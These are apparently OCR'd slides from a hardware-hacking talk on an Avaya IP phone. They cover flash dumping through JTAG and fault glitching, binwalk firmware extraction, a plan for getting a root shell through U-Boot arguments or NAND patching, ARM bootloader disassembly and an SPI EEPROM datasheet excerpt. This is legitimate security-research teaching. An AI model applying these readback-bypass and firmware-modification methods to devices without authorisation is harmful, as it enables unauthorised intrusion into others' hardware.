
How to dump a flash?

- Use Jtag
  - Sometimes internal/external memory can be read via JTAG/SWD
  - Dump ram (which may have the whole flash loaded in memory)
  - Anti-readback can be bypassed if you can control execution
- Glitch the device
  - Use the chipwhisperer to cause a fault during a print and leak extra data
  - Or maybe to bypass security bits
  - "Glitchy Descriptor Frmware Grab" (scanlime) https://www.youtube.com/watch?v=TeCQatNcF20

WE HAVE THE FIRMWARE…
LET'S ANALYZE IT!

ANALYZING THE FIRMWARE FILE

- BINWALK
  - ACT LIKE A BIG DICTIONARY OF KNOWN FILE FORMAT
  - CAN MEASURE ENTROPY (=HOW RANDOM DATA IS) TO FIND COMPRESSED/ENCRYPTED SECTIONS
- COMPRESSED FILESYSTEM
  - SQUASHFS
  - JFFS
  - …
- ELF HEADER / ARM CODE
  - COULD BE A BOOTLOADER


C:\re\phone\96x1-IPT-H323-R6_8_0_03-013119\S96x1_UKR_V29r30_V29r30\96x1_UR_V29r30.tar\96x1_UR_V29r30.tar\
Name
Size
Packed Size
Modified
Mode
User
Group
boot1_2786.boot_img
19 456
2018-12-11...
-rwxr--r--
forge
forge
boot2_3619.boot_img
63 488
2018-12-11...
-rwxr--r--
forge
forge
jffs2
25 869 696
25 869 824
2018-12-11...
-rwxr--r--
forge
forge
Firmware already separated
pl@pl-VirtualBox:~/Desktop/phone/avaya_update$ binwalk -e jffs2
DECIMAL HEXADECIMAL DESCRIPTION
0 0x0 JFFS2 filesystem, little endian
Binwalk extracts the files
pl@pl-VirtualBox:~/Desktop/phone/avaya_update$ ls _jffs2.extracted/
0.jffs2 jffs2-root
pl@pl-VirtualBox:~/Desktop/phone/avaya_update$ ls _jffs2.extracted/jffs2-root/
fs_1 fs_10 fs_11 fs_12 fs_13 fs_14 fs_15 fs_16 fs_17 fs_2 fs_3 fs_4 fs_5 fs_6 fs_7 fs_8 fs_9
pl@pl-VirtualBox:~/Desktop/phone/avaya_update$ ls _jffs2.extracted/jffs2-root/fs_7
alsa
alsactl
alsa-lib
applications
arping
audit
bin
calc_tickadj
capsh
chpasswd
chroot
crond
desktop-directories
libdhcp4client-4.0.so.0.0.0
libdl_pic.map
libedit.so.0
libedit.so.0.0.27
libexec
libform.so.5
libform.so.5.6
libformw.so.5
libformw.so.5.6
libhistory.so.5
libhistory.so.5.2
libjpeg.so.62
libjpeg.so.62.0.0
libpanel.so.5.6
libpanelw.so.5
libpanelw.so.5.6
libpcap.so.0.9
libpcap.so.0.9.8
libpcrecpp.so.0
libpcrecpp.so.0.0.1
libpcreposix.so.0
libpcreposix.so.0.0.3
libpng12.so.0
libpng12.so.0.24.0
libpng.so.3
libpng.so.3.24.0
lsusb
man
mime-info
misc
ntp
ntpd
ntpdate
ntp-keygen
ntpq
ntptime
omf
openssh
openssl
tftp
themes
tickadj
time
top
tr
tracepath
tracepath6
traceroute
tracert6
try-from
ts
ts_calibrate

```
pl@pl-VirtualBox:~/re/avaya/files/6.8.0$ binwalk FW_H_J169_J179_R6_8_0_03.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
23116         0x5A4C          PEM certificate
500289        0x7A241         Certificate in DER format (x509 v3), header length: 4, sequence length: 1284
500401        0x7A2B1         Certificate in DER format (x509 v3), header length: 4, sequence length: 1288
500837        0x7A465         Certificate in DER format (x509 v3), header length: 4, sequence length: 1284
556404        0x87D74         CRC32 polynomial table, little endian
565120        0x89F80         CRC32 polynomial table, little endian
569248        0x8AFA0         LZO compressed data
630612        0x99F54         SHA256 hash constants, little endian
685788        0xA76DC         PEM certificate
687708        0xA7E5C         UBIFS filesystem superblock node, CRC: 0x7BDDACC8, flags: 0x4, min I/O unit size: 2048, erase block size:
 126976, erase block count: 437, max erase blocks: 2047, format version: 4, compression type: zlib
814684        0xC6E5C         UBIFS filesystem master node, CRC: 0xD7E5F708, highest inode: 1709, commit number: 0
941660        0xE5E5C         UBIFS filesystem master node, CRC: 0xDBD50215, highest inode: 1709, commit number: 0
2441716       0x2541F4        Executable script, shebang: "/bin/sh"
12649963      0xC105EB        mcrypt 2.2 encrypted data, algorithm: blowfish-448, mode: CBC, keymode: 4bit
13219931      0xC9B85B        mcrypt 2.2 encrypted data, algorithm: blowfish-448, mode: CBC, keymode: 4bit
13233123      0xC9EBE3        mcrypt 2.2 encrypted data, algorithm: blowfish-448, mode: CBC, keymode: 4bit
15338233      0xEA0AF9        MySQL ISAM index file Version 10
pl@pl-VirtualBox:~/re/avaya/files/6.8.0$ ls
FW_H_J169_J179_R6_8_0_03.bin            jffs2_avaya_6.8                 ubifs-root/
_FW_H_J169_J179_R6_8_0_03.bin.extracted/ jffs2-root/                    ubi_reader/
pl@pl-VirtualBox:~/re/avaya/files/6.8.0$ ls ubifs-root/
AvayaDir  AvayaStatic  bin  boot  css  dev  etc  home  lib  opt  proc  run  sbin  sys  tmp  usr  var
pl@pl-VirtualBox:~/re/avaya/files/6.8.0$ strings FW_H_J169_J179_R6_8_0_03.bin  | grep boot
error in sboot_check_hdr
0123456789ABCDEFbootcmd=run linux_boot
bootdelay=4
bootfile=uImage
loadbootscript=fatload mmc 0 ${loadaddr} boot.scr
bootscript=echo Running bootscript from mmc ...; source ${loadaddr}
dfu_manifest=run bootm
bootm=setenv bootargs ${console} ${linux_bootargs} ${mtdparts} && bootm ${loadaddr} - ${devtree_addr}
```

Firmware for a different model

Filesystem

False positive

U-Boot strings ☺

ANALYZING THE FIRMWARE FILE

- What to look for?
  - Firmware update mechanism (Likely to contain key if FW Update is encrypted)
  - /etc/passwd, init script, certificates
  - "main binary"
- The bootloader is also interesting
  - Tells Linux how to boot
  - May have hidden commands, debug flags, etc.

WHAT NOW?
WE WANT A SHELL ON THE DEVICE!

GETTING A SHELL

- How to get a shell 
  - Fix the serial console (remember the UART log)
    - Need to look at what the bootloader is doing
  - Mess with boot arguments (the U-Boot trick)
  - Patch the firmware / filesystem
    - Patching the firmware won't work here because it is signed
    - Patching the NAND flash
      - totally doable but a bit of a hassle
      - The same way we can dump the flash, we can write the flash back
      - Use jffs tool to recreate a modified image and flash it back

REVERSING THE BOOTLOADER

- ARM Assembly 101 (generalized statement, true most of the time):
  - Thumb is 2 bytes, Arm is 4 bytes
  - Jumping (BX, BLX) to odd (+1) addresses means Thumb, else Arm
  - If IDA is wrong (happens often), Alt+G and change "T" register to 0 or 1 (Arm or Thumb)
  - LR (Link Register) Stores return address (For BL, BLX instructions)
  - ARM uses Literal pool (data among code to be directly loaded into registers)
    - Addresses, magic values, offsets, ….
  - For function calls: Arguments go in R0-R3, return value in R0
  - Data Cache vs Instruction Cache
- Check Azeria Labs Tutorials

REVERSING THE BOOTLOADER

- The load address situation…
  - When loading a binary blob into IDA, IDA wants a loading address
  - Sometimes the address is printed on screen while the device boots
  - Or data can hint to the address
    - Header for custom file format
    - Reset vectors
  - Or you have to guess using the absolute addresses to strings/functions from literal pool
- Go check out quarkslab blog about it

```
BRCM boot1.2450
STRAPS=0x2c000440
NAND: ID: 0x01 0xda
(B)

PT @ 0x00000000 is valid...
(C)
(D)
magic 0x0000babe
size  0x0000f6f4
Jump 0x00004010
Arm Clock is:0x11e1a300

Boot2: Avaya Calling LED common Init ...
Enabling Bus Interface Clock...

Broadcom Linux NAND boot2.3579
NAND: (DMA) ID: 0x01 0xda
CFG_GLOBAL_FLASH_SIZE_MB: 256
  Strap Extra Addr Cycle: 1
  Strap   Page Size Bits: 11 (2K)
  Strap  Block Size Bits: 17 (128K)

AVAYA. Holding LCD Reset Low untill 3 EEP

#console# [.............................
FLASH (MB): 0x00000100
```

Start of code in Bootimg 2

```
ROM:00004000                ; ORG 0x4000
ROM:00004000                CODE32
ROM:00004000                DCD loc_4010        Load address
ROM:00004004                DCD 0xF6F4          Size of the image
ROM:00004008                DCD 0x80BABE
ROM:0000400C                DCB    0
ROM:0000400D                DCB    0
ROM:0000400E                DCB    0
ROM:0000400F                DCB    0
ROM:00004010 ; ---------------------------------------------------------------------------
ROM:00004010
ROM:00004010 loc_4010                           ; DATA XREF: ROM:00004000↑o
ROM:00004010                MRS             R2, CPSR
ROM:00004014                ORR             R2, R2, #0xC0
ROM:00004018                MSR             CPSR_c, R2
ROM:0000401C                MRC             p15, 0, R0,c1,c0, 0
ROM:00004020                BIC             R0, R0, #0x80
ROM:00004024                ORR             R0, R0, #0x800
ROM:00004028                MCR             p15, 0, R0,c1,c0, 0
ROM:0000402C                NOP
ROM:00004030                NOP
ROM:0000423C ; ---------------------------------------------------------------------------
ROM:00004240 off_4240       DCD dword_13138         ; DATA XREF: sub_414C:loc_4174↑r
ROM:00004244 off_4244       DCD aPleaseSelectAB     ; DATA XREF: sub_414C+2C↑r
ROM:00004244                                        ; "\n\n\nPlease select a board :"
ROM:00004248 off_4248       DCD aTimeout            ; DATA XREF: sub_414C+48↑r
ROM:00004248                                        ; "\ntimeout:"
ROM:0000424C off_424C       DCD aYes                ; DATA XREF: sub_414C+50↑r
ROM:0000424C                                        ; "yes"
ROM:00004250 off_4250       DCD aInfinite           ; DATA XREF: sub_414C+58↑r
ROM:00004250                                        ; "infinite"
ROM:00004254 off_4254       DCD aDisplayingRegi+0x1D
ROM:00004254                                        ; DATA XREF: sub_414C+64↑r
ROM:00004254                                        ; "\n\n"
ROM:00004258 off_4258       DCD aFlashMb+0xA        ; DATA XREF: sub_414C+74↑r
ROM:00004258                                        ; ": "
ROM:0000425C off_425C       DCD aDisplayingRegi+0x1E
ROM:0000425C                                        ; DATA XREF: sub_414C+84↑r
ROM:0000425C                                        ; "\n"
ROM:00004260 off_4260       DCD aInvalidBoard       ; DATA XREF: sub_414C+C8↑r
ROM:00004260                                        ; "Invalid board!\n"
ROM:00004264
```

First 0x10 bytes of bootimg2

"Rare" instructions used to set up Control Coprcessor CP15 and Current Program Status Register (CPSR)
=> Expected early in boot

REVERSING THE BOOTLOADER

- Searching for strings
  - The console log mentions EEPROM and /dev/null
  - We can look for these strings in the bootloader binary
  - Then look for cross-references (XREF)

INFO ABOUT THE SPI EEPROM

- EEPROM AND SPI 101
  - ELECTRICALLY ERASABLE PROGRAMMABLE READ-ONLY MEMORY
    - SO, NOT QUITE READ-ONLY….
    - USUALLY FAIRLY SMALL AND SLOW
    - ONE KIND OF STORAGE AMONG MANY
  - SERIAL PERIPHERAL INTERFACE
    - BUS THAT CAN BE SHARED BY MULTIPLE DEVICES
    - 4 WIRES, 3 SHARED (MISO, MOSI, CLOCK) + 1 CHIP SELECT PER SPI SLAVE
    - MASTER SENDS COMMAND, THEN SLAVE SENDS REPLY



8-Kbit serial SPI bus EEPROM with high-speed clock

Datasheet - production data



SO8 (MN)
150 mil width



TSSOP8 (DW)
169 mil width




UFDFPN8 (MC)
2 x 3 mm

Features

- Compatible with the Serial Peripheral Interface (SPI) bus
- Memory array
  - 8 Kb (1 Kbyte) of EEPROM
  - Page size: 32 bytes
  - Additional Write lockable Page (Identification page)
- Write
  - Byte Write within 5 ms
  - Page Write within 5 ms
- Write Protect: quarter, half or whole memory array
- High-speed clock: 20 MHz
- Single supply voltage:
  - 2.5 V to 5.5 V for M95080-W
  - 1.8 V to 5.5 V for M95080-R
  - 1.7 V to 5.5 V for M95080-DF
- Operating temperature range: from -40°C up to +85°C
- Enhanced ESD protection
- More than 4 million Write cycles

Figure 2. 8-pin package connections (top view)



Instructions

Each command is composed of bytes (MSBit transmitted first), initiated with the instruction byte, as summarized in *Table 3*.

If an invalid instruction is sent (one not contained in *Table 3*), the device automatically enters a Wait state until deselected.

Table 3. Instruction set

